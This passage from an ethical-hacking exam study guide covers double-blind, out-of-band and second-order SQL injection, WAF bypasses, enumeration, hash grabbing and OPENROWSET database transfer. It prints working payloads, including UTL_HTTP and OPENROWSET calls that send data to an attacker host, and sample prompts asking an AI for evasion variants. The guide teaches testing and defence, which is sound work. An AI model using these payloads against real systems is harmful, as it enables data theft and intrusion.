AI angle: AI can help design creative "expensive operation" fallback branches tailored to a specific DBMS when simpler timing signals have been filtered or dampened by infrastructure like load balancers. Example prompt: "Suggest a MySQL expression that reliably burns measurable CPU time, suitable as the false-branch payload inside an if() for a double-blind SQL injection test, other than BENCHMARK()."

Countermeasures and defense: Query timeouts and resource limits on expensive functions like `BENCHMARK()`; consistent, normalized response timing infrastructure (load balancers and caching can sometimes mask these subtle differences, which helps defense here); as always, parameterized queries remove the injection point regardless of how subtle the feedback channel becomes.

> **TRAP:** Double-blind is not a separate fourth family alongside in-band, blind, and out-of-band (section 3.4); it is a harder sub-case of blind/inferential SQL injection, distinguished only by how subtle and indirect the available feedback signal is.

EXAM FOCUS:

- How it is asked: "An attacker cannot observe any direct difference in application responses, errors, or obvious timing, yet still manages to extract data by observing secondary side effects such as very subtle timing shifts caused by a deliberately expensive database function. What is this called?" Answer: double-blind SQL injection.
- Keywords: "no direct feedback", "indirect signs", "secondary side effects", combining boolean logic with an expensive fallback function.
- Trap: do not confuse "double-blind" with "blind" used generically; the exam distinguishes them by the complete absence of even a subtle direct signal in double-blind, versus at least some directly observable true/false difference in ordinary blind SQLi.

Memory trick: "When even the wait won't show, make the wrong answer cost extra." Double-blind forces a cost (CPU time) onto the false branch specifically because every other signal has already been hidden.

3.27 Perform Blind SQL Injection Using the Out-of-Band Exploitation Technique

What it is (simple words): Out-of-band SQL injection (first introduced as a family in section 3.4) is useful specifically when a tester has confirmed a blind SQL injection but cannot read any result through the normal web response at all, not even through timing. Instead, the database server itself is made to reach out over the network (HTTP, DNS, or similar) to a server the tester controls, carrying the stolen data along with it.

How it works (numbered steps, using the notes' Oracle example):

1. Normal query on the server:

```
SELECT * FROM products WHERE
  id_product = $id_product
```

1. Normal request: `http://www.example.com/product.php?id=10`
2. Malicious request:

```
http://www.example.com/product.php?id=10||
UTL_HTTP.request('testerserver.com:80'
||(SELECT user FROM DUAL))--
```

1. The attacker concatenates the value 10 with the result of Oracle's `UTL_HTTP.request()` function, whose job is to make an outbound HTTP GET request to a given address.
2. Oracle must first evaluate the inner query `(SELECT user FROM DUAL)` (the current database user, reusing the same DUAL trick from section 3.6) and append it to the target address before making the request.
3. The Oracle database server itself then makes an HTTP GET request out to `testerserver.com`, with the leaked value embedded directly in the request path, for example requesting a path like `/SCOTT`.
4. The tester, having set up a listener on their own server (either a real web server like Apache, or simply the `netcat` tool), sees the inbound request arrive and reads the leaked value straight out of the request line:

```
/home/tester/nc -nLp 80
```

```
GET /SCOTT HTTP/1.1
Host: testerserver.com
Connection: close
```

Key terms: `netcat` (often invoked as `nc`) is a simple, flexible network utility that can listen on a port and print anything it receives, making it an easy improvised listener for exactly this kind of exfiltration capture; `-nLp 80` tells netcat to listen (`-L`, persistently) on port 80 without resolving hostnames (`-n`).

Note from the slide: each DBMS has its own set of functions for making outbound connections, so a tester must check the specific out-of-band functions available for the specific DBMS encountered (Oracle's `UTL_HTTP` and `UTL_INADDR` are the examples given in this module; other DBMS have their own equivalents, which the exam may expect you to look up rather than memorize exhaustively).

Analogy: Instead of waiting for an answer to come back through the same door you knocked on, you convince the person inside to personally walk out the back door, down the street, and hand your answer to a friend of yours who is waiting there instead; you read the answer from your friend, never from the original door at all.

Real-world use: A tester confirms a blind SQLi flaw on a tightly firewalled internal application where neither content differences nor timing differences are reliably observable from outside, due to aggressive caching and load balancing; by using `UTL_HTTP.request()` to call back to an external listener the tester controls, data still gets exfiltrated successfully despite every other channel being effectively blocked.

Tools and commands used here: netcat (`nc`) as a quick listener; a full web server (such as Apache) for more realistic logging; sqlmap supports out-of-band techniques for certain

DBMS and functions with its `--technique=O` option (verify exact current flag and DBMS support in sqlmap's documentation).

AI angle: AI can suggest DBMS-specific out-of-band functions when the Oracle-specific ones shown here do not apply. Example prompt: "List out-of-band SQL injection techniques available for Microsoft SQL Server and PostgreSQL, similar in purpose to Oracle's UTL_HTTP.request() and UTL_INADDR.GET_HOST_NAME()."

Countermeasures and defense: Restrict or disable outbound network access from the database server entirely (database servers rarely need to initiate their own outbound HTTP or DNS requests); firewall egress rules that block unexpected outbound connections from the DB tier; disable or tightly restrict risky built-in packages like `UTL_HTTP` and `UTL_INADDR` where not needed; parameterized queries as the root-cause fix.

> **EXAM TIP:** Out-of-band SQLi is the family to pick whenever a question mentions the database server itself making an outbound connection, a DNS lookup, or an HTTP request to an external, attacker-controlled address; this is different from every other technique in this module, which all rely on the original web response channel (visible or timed).

EXAM FOCUS:

- How it is asked: "An attacker injects a payload causing an Oracle database to make an HTTP request to an external server controlled by the attacker, which then receives the leaked data in the request itself. What SQL injection category is this?" Answer: out-of-band SQL injection.
- Keywords: "UTL_HTTP.request", "outbound HTTP/DNS request from the database", "attacker's own server receives the data", netcat listener.
- Trap: out-of-band SQLi requires the database server to have outbound network access in the first place; a well-segmented, egress-filtered database network makes this entire family impossible, which is exactly why egress filtering is listed as a countermeasure.

Memory trick: "Don't wait at the front door, catch it out back." The defining feature of out-of-band is a brand-new outbound connection, not a cleverer read of the original response.

3.28 Exploiting Second-Order SQL Injection

What it is (simple words): Second-order SQL injection (also called stored or persistent SQL injection) happens when malicious input is first saved safely into the database by one request, and only becomes dangerous later, when a completely different, unsanitized query reads that stored value back out and reuses it inside a new SQL statement without validating it or using parameterized queries at that second point.

How it works (sequence of actions from the notes):

1. The attacker submits a crafted, malicious input inside an ordinary-looking HTTP request (for example, registering a username containing a hidden SQL payload).

2. The application safely stores this input in the database (often correctly escaped or parameterized at this first step) and sends back a normal response to the attacker's first request; nothing appears to go wrong yet.
3. The attacker then submits a second, separate request (for example, viewing a profile page, or triggering an administrative report).
4. The web application processes this second request by reading the previously stored input back out of the database and using it to build a brand-new SQL query, this time without properly validating or parameterizing it, because the developer trusted data that was "already in our own database" as inherently safe.
5. The SQL injection payload, now reactivated inside this second, unsafe query, executes against the database.
6. The results of this second query are returned to the attacker, if the application happens to display them.

Why it is dangerous: based on the backend database, connection settings, and operating system involved, a successful second-order attack can let an attacker read, update, and delete arbitrary data or arbitrary tables, and potentially execute commands on the underlying operating system, exactly like any other successful SQL injection, just reached through a two-step, delayed path.

Analogy: You hand a sealed letter to a mailroom clerk, who properly files it away without reading it (step one is "safe"). Weeks later, a different clerk in a different department pulls that same letter out of the file and, without re-checking its contents, reads it aloud as if it were a trusted internal memo, not realizing it still contains the original hidden instructions you planted.

Real-world use: A user registers an account with a username like `admin'--` (a payload that is harmless by itself during registration, since the registration query is properly parameterized). Weeks later, an internal admin reporting tool builds an unsafe, concatenated query that pulls "all usernames" directly into a report-generation SQL string without parameterizing that second query, and the dormant payload inside the stored username finally executes, months after it was first planted.

Tools and commands used here: Source code review (section 3.16) is often the most reliable way to find second-order SQLi, since black-box testing a single request in isolation can completely miss a flaw that only appears when a second, unrelated feature reads the first request's stored data; sqlmap's `--second-order` option can help automate testing when the second request's response URL is known.

AI angle: AI can help trace data flow across two separate code paths (store, then later reuse) to spot this exact pattern during a code review. Example prompt: "Trace how user-submitted usernames flow through this codebase: show every place a username is stored, and every separate place it is later read back out and used to build a SQL query, and flag any reuse that is not parameterized."

Countermeasures and defense: Treat every piece of data read from your own database with the exact same suspicion as fresh, external user input; apply parameterized queries at every single point a value is used in a SQL statement, not just at the point it was first received; never assume "it's already in our database" means "it's safe."

> **TRAP:** This is one of the most commonly missed vulnerability classes in real-world testing, precisely because a single-request, black-box test of the storage step alone looks perfectly safe; the exam may test whether you know that proving step one is safe (parameterized) is not the same as proving the whole feature is safe.

EXAM FOCUS:

- How it is asked: "A malicious payload is submitted and stored safely, with no immediate injection occurring. Days later, a separate feature reads that same stored value and uses it in a new, unsafe SQL query, triggering the injection. What is this called?" Answer: second-order (stored) SQL injection.
- Keywords: "stored first, exploited later", "a different feature reuses the data", "two separate requests".
- Look-alike: first-order (classic, immediate) SQL injection executes the payload in the very same request that submitted it; second-order delays execution to a later, unrelated request. The payload content can look identical in both cases; only the timing and code path differ.

Memory trick: "Plant now, it goes off later, somewhere else." A time-delayed, location-shifted version of the exact same underlying flaw.

3.29 Bypass Firewall to Perform SQL Injection (Normalization, HPP, HPF, Blind SQLi Synonyms)

What it is (simple words): A set of techniques specifically aimed at slipping a SQL injection payload past a Web Application Firewall (WAF), a security device that inspects web traffic for known attack signatures and blocks matching requests.

- **WAF (Web Application Firewall):** a filter placed in front of a web application that inspects incoming HTTP requests and blocks ones matching known attack patterns (signatures), similar in spirit to the signature-based IDS described in section 3.39.

Normalization method:

- Many systems "normalize" (clean up and standardize) input as part of processing it, and this normalization step can itself be abused to smuggle a payload past a filter that only inspects the raw, unnormalized text.
- The attacker restructures the SQL query's text using comment markers so that the WAF's simple pattern-matcher does not recognize the familiar "UNION SELECT" shape,

while the database's own query parser still reconstructs the correct meaning after stripping comments:

```
/?id=1/*union*/union/*select*/select+1,2,3/*
```

HPP (HTTP Parameter Pollution) technique:

- HPP manipulates the fact that different web servers, frameworks, and the backend database can disagree about which value "wins" when the exact same parameter name is supplied more than once in a single request, or how a parameter is split using delimiter characters like `&` and `;`.

> **ADDED CONTEXT:** OWASP defines HTTP Parameter Pollution as supplying multiple HTTP parameters with the same name, which can cause an application to interpret the values in unexpected ways, potentially bypassing input validation or triggering application errors (Content was rephrased for compliance with licensing restrictions). OWASP Testing Guide, HTTP Parameter Pollution

- Example from the notes, splitting one logical statement across two differently-delimited parameters so no single parameter alone looks malicious to a filter inspecting each parameter in isolation:

```
/?id=1; select+1&id=2,3+from+users+where+
  id=1--
```

HPF technique:

- HPF is used together with HPP and the UNION operator specifically to bypass firewalls, by splitting a UNION-based payload's pieces across multiple parameters, using inline comments to glue the fragments back into valid SQL only once they are reassembled server-side.
- Examples from the notes:

```
/?a=1+union/*&b=*/select+1,2
/?a=1+union/*&b=*/select+1,pass/*&c=*/
  from+users--
```

Blind SQL injection as a WAF-bypass technique (synonym replacement):

- This approach replaces the exact keywords and symbols a WAF's signature list expects with logically equivalent "synonyms" built from SQL functions, so the meaning survives while the literal text pattern changes.
- Attackers commonly use logical operators like AND/OR rewritten in equivalent forms to dodge a filter:

```
/?id=1+OR+0x50=0x50
/?id=1+and+ascii(lower(mid((select+pwd+
  from+users+limit+1,1),1,1)))=74
```

- `0x50=0x50` is functionally identical to `1=1` (an always-true tautology, section 3.3) but uses hexadecimal literals instead of the plain decimal digits a simple signature might be watching for.

Analogy: A guard checks every delivery truck for the exact words "explosives inside" painted on the side. Smart smugglers either split the shipment across two trucks that individually look harmless (HPP/HPF), relabel the crate using a different language for the same word (hex synonyms), or write the label in disappearing ink that the warehouse clerk's own unpacking process reveals correctly later, even though the guard's quick glance never caught it (normalization).

Real-world use: A WAF blocks any request containing the literal word "UNION" followed directly by "SELECT". A tester bypasses it using the HPF-style fragmented payload shown above, splitting the UNION and SELECT keywords across two separate parameters joined by an inline comment, so neither individual parameter contains the blocked phrase, yet the backend reassembles and executes the full UNION SELECT correctly.

Tools and commands used here: Manual crafting and testing through Burp Repeater; sqlmap's built-in "tamper scripts" automate many of these exact evasion patterns (full detail in section 4 and section 5).

AI angle: AI can generate WAF-evasion variants of a known-good payload once the specific WAF's blocked keyword list is partially known. Example prompt: "This WAF blocks any request containing the literal string 'UNION SELECT'. Suggest three different ways to rewrite a UNION-based SQL injection payload, using HPP, inline comments, or hex-encoded tautologies, to avoid that exact literal match."

Countermeasures and defense: Do not rely on a WAF's signature list as the only defense; a WAF is a useful extra layer, but the real fix remains parameterized queries, since they make the payload's literal text irrelevant; configure the WAF and the backend application to normalize and parse HTTP parameters identically, removing the ambiguity HPP and HPF exploit; keep WAF signature sets updated against known normalization and synonym bypass techniques.

> **EXAM TIP:** Whenever a question shows inline comments breaking up a keyword (`UNI/**/ON`), HTTP parameters repeated or split with delimiters, or hex literals standing in for plain numbers, the topic is WAF/IDS evasion, not a brand-new injection family; the underlying attack (tautology, UNION, blind) stays the same.

EXAM FOCUS:

- How it is asked: "An attacker splits a SQL injection payload across two differently named but related HTTP parameters so that neither one alone matches a known attack signature. What technique is this?" Answer: HTTP Parameter Pollution (HPP), or the related HPF technique when combined with UNION.
- Keywords: "same parameter name repeated", "parameter split across multiple fields", "0x" hex literals replacing plain numbers.
- Trap: HPP/HPF and normalization are evasion techniques layered on top of an existing injection type (commonly UNION or tautology); do not misidentify the underlying injection family just because an evasion wrapper is present.

Memory trick: "Split it, relabel it, or let their own cleanup reveal it." Three different ways (HPP/HPF, synonym/hex, normalization) to say the same forbidden sentence without using the forbidden words.

3.30 Bypass Firewall to Perform SQL Injection (Signature Bypass, Buffer Overflow, CRLF, Integration Method)

What it is (simple words): Four more named WAF-evasion techniques, continuing directly from section 3.29, each attacking a different weak point in how firewalls and signature engines are built and how they parse incoming text.

Signature bypass:

- Attackers transform the literal "signature" (expected text pattern) of a SQL query just enough that it no longer matches the WAF's rule, while the database still understands and executes it correctly.
- Example from the notes:

```
/?id=1+union+(select+'xz'from+xxx)
/?id=(1)+union+(select(1),mid(hash,1,32)
  from(users))
```

Buffer overflow method:

- Because many firewalls and WAF products are themselves written in C or C++ (languages vulnerable to classic memory-corruption bugs), attackers can sometimes test whether a very large, carefully malformed request can crash or destabilize the firewall itself, potentially letting traffic through unfiltered during the failure.
- Example test from the notes (abbreviated, since the original contains roughly 1200 repeated "A" characters used purely as filler to exhaust a buffer):

```
?page_id=null%0A/**//*!50000union*/
  /*yoyo*/all/**/80A/*!50000select*/
  %0A/*nnaa*/+1,2,3,4...
```

CRLF technique:

- CRLF stands for Carriage Return, Line Feed, the pair of control characters (`\r\n`) that Windows systems use to mark the end of a line in a text file; Macintosh traditionally uses CR alone (`\r`), and UNIX/Linux uses LF alone (`\n`).
- Attackers insert these line-ending control characters inside a payload to confuse parsers that expect a specific line-ending convention, splitting a single malicious line across what the firewall perceives as two separate, individually harmless lines.
- Example from the notes:

```
http://www.certifiedhacker.com/info.php?
  id=1+%0D%0Aunion%0D%0A+%0D%0Aselect%0D%0A
  +1,2,3,4,5--
```

Integration method:

- The integration method is simply the combined use of several different bypass techniques together at once (for example, mixing normalization, hex encoding, CRLF, and comment-based signature bypass in a single payload) specifically to increase the overall chance that at least one layer of the combined trick slips past the firewall.
- Example from the notes, combining a massive hex-encoded filler value (used similarly to the buffer-overflow method's padding) with inline-comment-obscured UNION SELECT keywords:

```
www.certifiedhacker.com/index.php?page
  (select+1)=(select+0xAA[...about+1200
  "A"s...])+/*!UNIOn*/+/*!SeLECt*/+1,2,
  3,4,5--_id=21+and+
```

Analogy: Signature bypass is wearing a disguise that fools a guard's photo-only check; the buffer overflow method is testing whether shoving far too much paperwork at the guard's desk at once makes the guard simply give up checking anything; CRLF is writing your message across what looks like two separate, unrelated notes that only make sense once stapled back together in the exact right order; the integration method is wearing the disguise, overloading the desk, and splitting the note across two pages, all at the same time, for the best possible odds.

Real-world use: A heavily defended government portal's WAF resists every single individual bypass technique a tester throws at it. Only by combining several techniques together (the integration method) does the tester finally find one specific combination that slips a UNION-based payload through, which the final report highlights as a defense-in-depth finding rather than a single simple misconfiguration.

Tools and commands used here: Manual crafting and testing, typically scripted given the complexity of combined payloads; sqlmap's tamper script chaining feature can combine multiple evasion scripts in a single run (full detail in section 5).

AI angle: AI can suggest which combination of evasion techniques is most likely to succeed against a described WAF product's known weaknesses. Example prompt: "Given a WAF known to struggle with CRLF injection and inline SQL comments but strong against simple hex encoding, suggest a combined bypass approach for a UNION-based SQL injection payload."

Countermeasures and defense: Keep WAF and firewall software patched against known memory-corruption and parsing bugs; normalize CRLF and other line-ending handling consistently between the WAF and the backend application; prefer defense-in-depth (parameterized queries at the application layer) so that no single WAF bypass, however clever, actually succeeds in reaching exploitable code.

> **TRAP:** None of these four techniques are new SQL injection families; they are all evasion wrappers around an underlying tautology, UNION, or other already-covered injection type, aimed specifically at the firewall or IDS layer rather than at the database itself.

EXAM FOCUS:

- How it is asked: "An attacker inserts carriage-return and line-feed characters into a payload to split it across what a signature-based device interprets as two separate lines. What evasion technique is this?" Answer: the CRLF technique.
- Keywords: "CRLF", "\r\n", "buffer overflow against the firewall itself" (not the application), "combination of multiple bypass methods" -> integration method.
- Trap: the buffer overflow method here targets the *firewall's own software*, not the backend database or application; do not confuse it with a classic application-layer buffer overflow attack (a different CEH topic entirely, covered under system hacking).

Memory trick: "Disguise the sign, flood the guard, split the note, or do all three." Four firewall-focused evasion tricks, each attacking a different weak point in how the firewall itself works.

3.31 Database, Table, and Column Enumeration

What it is (simple words): Once an injection point is confirmed, an attacker systematically maps out the database's structure: who the current user is, which accounts are administrators, what tables and columns exist, and how to list columns correctly for each specific DBMS.

Identify user-level privilege:

- Several SQL built-in scalar functions reveal the current user context across most SQL implementations: `user` or `current_user`, `session_user`, `system_user`.
- Example payloads from the notes:

```
' and 1 in (select user) --
'; if user='dbo' waitfor delay '0:0:5'--
' union select if(user() like 'root@%',
  benchmark(50000,sha1('test')),'false');
```

- The second example specifically checks whether the current user is `dbo` (database owner, an MSSQL role); the third checks whether the current user matches the pattern `root@%` (a MySQL privilege pattern) and, if so, deliberately triggers a measurable delay with `benchmark()`, reusing the time-based signal idea from sections 3.9 and 3.26.

Database administrator (DBA) accounts:

- Default administrator account names to watch for across common DBMS products: `sa`, `system`, `sys`, `dba`, `admin`, `root`, and similar.
- `dbo` is a special MSSQL user that has implied permission to perform all activities on the database; any database object created by any member of the `sysadmin` fixed server role automatically belongs to `dbo`, regardless of who personally created it.

Discover database structure:

- Determine table and column names using a deliberately broken `GROUP BY ... HAVING` clause (reusing the grouping-error trick from section 3.12):

```
group by columnnames having 1=1 --
```

- Discover a column's data type by forcing an aggregate function (`sum()`) onto it; if the column is not numeric, this throws a type-mismatch error (section 3.12) that confirms the column is text or another incompatible type:

```
' union select sum(columnname) from
  tablename --
```

- Enumerate user-defined tables by walking through `sysobjects` using the same "greater than, alphabetically" pivot trick from section 3.23:

```
and 1 in (select min(name) from
  sysobjects where xtype = 'U' and
  name > '.') --
```

Column enumeration syntax by DBMS (table from the notes):

DBMS	Column enumeration query
MSSQL	`SELECT name FROM syscolumns WHERE id=(SELECT id FROM sysobjects WHERE name='t')` or `sp_columns t`
MySQL	`show columns from tablename`

DBMS	Column enumeration query
Oracle	`SELECT * FROM all_tab_columns WHERE table_name='tablename'`
DB2	`SELECT * FROM syscat.columns WHERE tabname='tablename'`
PostgreSQL	query against `pg_class` joined on `attrelid`, filtered `attnum > 0`

Analogy: This is the attacker's version of a new employee's first week: find out who you are (user-level privilege), find out who the bosses are (DBA accounts), and find a map of every department and desk in the building (database/table/column structure), except every DBMS brand draws its map using a slightly different legend.

Real-world use: A tester confirms the application's database connection runs as `dbo` (effectively full control over the database) rather than a scoped, least-privilege account, immediately flagging this as a critical finding on its own, independent of whatever specific data gets extracted afterward.

Tools and commands used here: Manual enumeration via injected payloads; sqlmap automates essentially this entire section with flags like `--current-user`, `--is-dba`, `--dbs`, `--tables`, `--columns` (full detail in section 5).

AI angle: AI can translate a MySQL enumeration query into its MSSQL, Oracle, DB2, or PostgreSQL equivalent instantly. Example prompt: "Convert this MySQL column enumeration query, 'show columns from tablename', into the equivalent syntax for PostgreSQL and Oracle."

Countermeasures and defense: Apply least privilege religiously: the application's database account should never be `sa`, `dbo`, `root`, or any other administrative account; restrict read access to system catalogs like `sysobjects`, `syscolumns`, and `information_schema` wherever the application does not legitimately need them.

> **EXAM TIP:** Knowing the right system view or function per DBMS (sysobjects/syscolumns for MSSQL, show columns for MySQL, all_tab_columns for Oracle, syscat.columns for DB2, pg_class for PostgreSQL) is a frequently tested, very specific recall item.

EXAM FOCUS:

- How it is asked: "Which SQL statement would reveal column names for a MySQL table named 'orders'?" Answer: `show columns from orders`. Similar direct-recall questions for the other four DBMS.
- Keywords: `dbo` -> MSSQL database owner role. `sysadmin` -> MSSQL top-level server role. `root@%` -> MySQL privilege pattern.

- Trap: `dbo` is a role/user concept specific to MSSQL; do not apply it when a question is clearly about MySQL, Oracle, DB2, or PostgreSQL, each of which has its own administrative account naming (root for MySQL, SYS/SYSTEM for Oracle, and so on).

Memory trick: "Who am I, who's the boss, what's the floor plan - and read the floor plan in the local language." Five DBMS, five different column-listing dialects for the exact same question.

3.32 Advanced Enumeration

What it is (simple words): Three more advanced enumeration tricks that go beyond basic table/column listing: pulling tables and columns together in a single combined query, enumerating entire databases on a server (not just tables within one database), and a dedicated technique for grabbing password values directly.

Tables and columns enumeration in one query:

- Instead of enumerating columns table-by-table, this technique joins MSSQL's `sys.objects`, `sys.columns`, and `sys.types` system views together in a single UNION-based query, producing a combined listing of every user table alongside every one of its columns and each column's data type, all at once:

```
' union select 0, ':' + sys.objects.name +
  ':' + sys.columns.name + ':' +
  sys.types.name, 1,'1',1,1,1,1,1
  from sys.objects, sys.columns, sys.types
  where sys.objects.xtype='U' AND
  sys.objects.id=sys.columns.id AND
  sys.columns.xtype=sys.types.xtype --
```

Database enumeration (multiple databases on one server):

- List the different databases hosted on the same SQL Server instance, again using the "greater than" alphabetical pivot trick (sections 3.23, 3.31):

```
' and 1 in (select min(name) from
  master.dbo.sysdatabases where
  name > '.') --
```

- Find the file location of each database on disk, which can hint at backup locations or server configuration details:

```
' and 1 in (select min(filename) from
  master.dbo.sysdatabases where
  filename > '.') --
```

Grabbing passwords directly:

- A multi-step scripted payload that builds a temporary table (`temp`) containing a concatenated `login/password` string for every user, then reads that temporary table back out, one value at a time, using the familiar "greater than" pivot and finally cleans up after itself:

```
begin declare @var varchar(8000)
  select @var=''
  select @var=@var+' '+login+'/'+password
  from users where login>@var
  select @var as var into temp end; --
' and 1 in (select var from temp) --
'; drop table temp --
```

- Reading this three-part script: part one builds and stores the full combined login/password list inside a temporary table named `temp`; part two actually reads a value back out of `temp` through the injection point (often combined with the character-by-character blind technique from sections 3.20-3.24 if no direct output channel exists); part three drops the temporary table afterward to clean up evidence of the attack.

Analogy: Instead of asking for one room's contents at a time (basic column enumeration), advanced enumeration is like requesting a single combined master directory listing every room and its contents at once (tables-and-columns-in-one-query), checking the building directory for other entire buildings on the same campus (database enumeration), and finally having a helper secretly photocopy every employee's badge-and-PIN pair onto one sheet before handing it over piece by piece and then shredding the photocopy (grabbing passwords).

Real-world use: A tester on an authorized MSSQL engagement runs the combined tables-and-columns query once, instantly mapping the entire schema in a single request instead of dozens of separate column-enumeration calls, dramatically speeding up an authorized assessment under a tight time window.

Tools and commands used here: Manual scripted payloads; sqlmap automates virtually all of this with options like `--dbs` (list all databases), `--tables -D dbname`, `--dump` (which can target password columns directly once identified).

AI angle: AI can help assemble a correct multi-table JOIN across `sys.objects`, `sys.columns`, and `sys.types` for a beginner unfamiliar with MSSQL's system view relationships. Example prompt: "Explain how sys.objects, sys.columns, and sys.types relate to each other in MSSQL, and why a JOIN across all three is needed to list every table's columns and their data types in one query."

Countermeasures and defense: Restrict read access to `master.dbo.sysdatabases` and other server-wide system views from application-level database accounts; monitor for the creation and dropping of unexpected temporary tables, which can be a strong signal of exactly this

kind of password-grabbing script; audit logging that captures DDL (CREATE/DROP TABLE) activity, not just DML (SELECT/INSERT/UPDATE), helps catch this pattern.

> **TRAP:** The temporary-table password-grabbing script creates and then drops a table as part of covering its tracks (an advanced version of "clearing tracks," the fifth hacking phase); the exam may test whether you recognize the final `DROP TABLE temp --` line as anti-forensic cleanup rather than as part of the core data theft.

EXAM FOCUS:

- How it is asked: "Which MSSQL system view would an attacker query to list every database hosted on the same SQL Server instance?" Answer: master.dbo.sysdatabases. "An injected script creates a temporary table, reads data from it character by character, then drops the table. What is the purpose of the final DROP TABLE statement?" Answer: covering tracks / removing evidence of the attack.
- Keywords: `sys.objects`, `sys.columns`, `sys.types` (combined enumeration). `master.dbo.sysdatabases` (server-wide database listing). "creates and drops a temp table" -> anti-forensic cleanup.
- Trap: database enumeration here means listing every separate database on one server instance, which is a broader scope than table or column enumeration within a single already-known database; do not conflate the two scopes.

Memory trick: "One big map, the whole campus, and a shredded photocopy." Three advanced moves beyond basic table/column listing: combined schema query, server-wide database listing, and scripted password extraction with cleanup.

3.33 Grabbing SQL Server Hashes

What it is (simple words): Instead of (or alongside) grabbing plaintext passwords directly, an attacker can extract password hashes (the scrambled, one-way encoded form of a password that databases usually store instead of the plaintext) from MSSQL's built-in login table, convert the binary hash into a readable hexadecimal string, and later crack it offline.

How it works (numbered steps):

1. Hashes are extracted straight from the system table using a simple SQL query:

```
SELECT password FROM sys.syslogins
SELECT name, password FROM sys.syslogins
```

1. Because a raw binary hash value cannot normally be displayed cleanly inside a text-based error message or web page, the attacker converts it into hexadecimal, one byte at a time, using a loop built from SQL variables:

```
begin @charvalue=0x', @i=1,
  @length=datalength(@binvalue),
  @hexstring='0123456789ABCDEF'
while (@i<=@length) BEGIN
  declare @tempint int, @firstint int,
    @secondint int
  select @tempint=CONVERT(int,
    SUBSTRING(@binvalue,@i,1))
  select @firstint=FLOOR(@tempint/16)
  select @secondint=@tempint-
    (@firstint*16)
  select @charvalue=@charvalue+
    SUBSTRING(@hexstring,@firstint+1,1)+
    SUBSTRING(@hexstring,@secondint+1,1)
  select @i=@i+1
END;
```

1. To display the resulting hash through an error message, the script converts the hash to hex and concatenates it into a value that a type-conversion error (section 3.5, 3.17) will faithfully echo back.
2. Note from the slide: reading the `password` column directly usually requires `dba` (database administrator) access; with lower privileges, an attacker can often still recover usernames and then simply brute-force the passwords offline instead of reading hashes directly.
3. Sample SQL Server hash format shown in the notes (illustrative, truncated):

```
0x010034767D5C0CFA5FDCA28C4A56085E65E882
E71CB0ED25034 12FD54D6119FFF04129A1D72E7
C3194F7284A7F3A
```

1. Extracting hashes through error messages, when the direct `password` column cannot be read, uses the same temporary-table pattern from section 3.32, this time slicing the hash into chunks small enough to leak through repeated error-based requests:

```
' and 1 in (select x from temp) --
' and 1 in (select substring(x,256,256)
  from temp) --
' and 1 in (select substring(x,512,256)
  from temp) --
' drop table temp --
```

Analogy: A locked diary's contents are scrambled into a secret code (the hash); you cannot read the diary directly, but you can photograph the scrambled page in pieces (hex conversion, chunked substring extraction), reassemble the photographs later, and then spend time afterward trying to crack the code offline, far from the diary's owner.

Real-world use: A tester lacking `dba` access still recovers every username from `sys.syslogins`, then runs those usernames through a separate, offline password-guessing or credential-stuffing attack using commonly leaked password lists, since the hash column itself was out of reach but the usernames alone were not.

Tools and commands used here: Manual scripted extraction; sqlmap's `--passwords` flag automates hash extraction (and often attempts automatic cracking) once sufficient privileges are confirmed.

AI angle: AI can explain, step by step, what a dense T-SQL hex-conversion loop like the one above actually does, which is valuable for a beginner trying to read unfamiliar database-internals code. Example prompt: "Explain line by line what this T-SQL script does: [paste the hex conversion loop]. What is the final value it produces?"

Countermeasures and defense: Apply least privilege so the application's database account can never read `sys.syslogins` or any password/hash column at all; use strong, modern password hashing algorithms (section 3.46 discusses SHA-256 as a baseline) so that even a leaked hash resists offline cracking; restrict and audit any access to system login tables.

> **EXAM TIP:** The exam does not expect you to memorize this exact hex-conversion loop line by line; it expects you to recognize the overall goal (binary hash to readable hex, for exfiltration through a text-only channel like an error message).

EXAM FOCUS:

- How it is asked: "Why would an attacker convert a password hash to a hexadecimal string before attempting to extract it through a SQL injection vulnerability?" Answer: because a raw binary value cannot be reliably displayed or transmitted through a text-based channel like an error message or web page, while a hex string can.
- Keywords: `sys.syslogins`, "convert hash to hex", "requires dba access", chunked `substring()` extraction.
- Trap: obtaining a password hash is not the same as obtaining the plaintext password; the exam may test whether you know an offline cracking step is still required afterward.

Memory trick: "Scrambled diary, photographed in pieces, decoded later, somewhere safe." The hash extraction and the password cracking are two separate steps, often separated by time and location.

3.34 Transfer Database to Attacker's Machine

What it is (simple words): `OPENROWSET` is a Microsoft SQL Server feature that lets one SQL Server instance connect out to a different, remote data source (including another SQL Server) and treat its data as if it were a normal local table. An attacker abuses this exact feature to make the victim's own database server replicate its structure and data straight onto a server the attacker controls.

- **OPENROWSET:** a built-in MSSQL function that connects to an external OLE DB data source (named here, "SQLoledb") using supplied credentials, and runs a query against it as if it were local.

How it works (sequence of example payloads from the notes, run one after another to replicate structure then data):

```
'; insert into OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=
  DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..
  hacked_sysdatabases')
  select * from sys.sysdatabases --

'; insert into OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=
  DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..
  hacked_sysobjects')
  select * from sys.sysobjects --

'; insert into OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=
  DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..
  hacked_syscolumns')
  select * from sys.syscolumns --

'; insert into OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=
  DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..table1')
  select * from database..table1 --

'; insert into OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=
  DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..table2')
  select * from database..table2 --
```

1. Each statement connects, over port 80 in this example, to the attacker's own SQL Server (at `myIP`), authenticating with attacker-supplied credentials (`uid=sa`, `pwd=Pass123`, since the attacker fully controls their own destination database).
2. The first three statements copy over MSSQL's own system tables (sysdatabases, sysobjects, syscolumns), effectively exporting the victim's entire database schema and structure map to the attacker's server first.
3. The remaining statements then copy real table data (table1, table2, and so on) across to the attacker's server, one table at a time, using the exact schema already known from the system-table copies.
4. The end result is a near-complete, standalone replica of the victim's database sitting entirely on infrastructure the attacker owns, which the attacker can then study offline, at leisure, with zero further risk of detection from the victim's own logs.

Analogy: Rather than reading one page of a book at a time through a tiny peephole, the attacker convinces the librarian's own photocopier (OPENROWSET) to automatically mail a

full copy of every page, and even the library's own card catalog, straight to the attacker's home address.

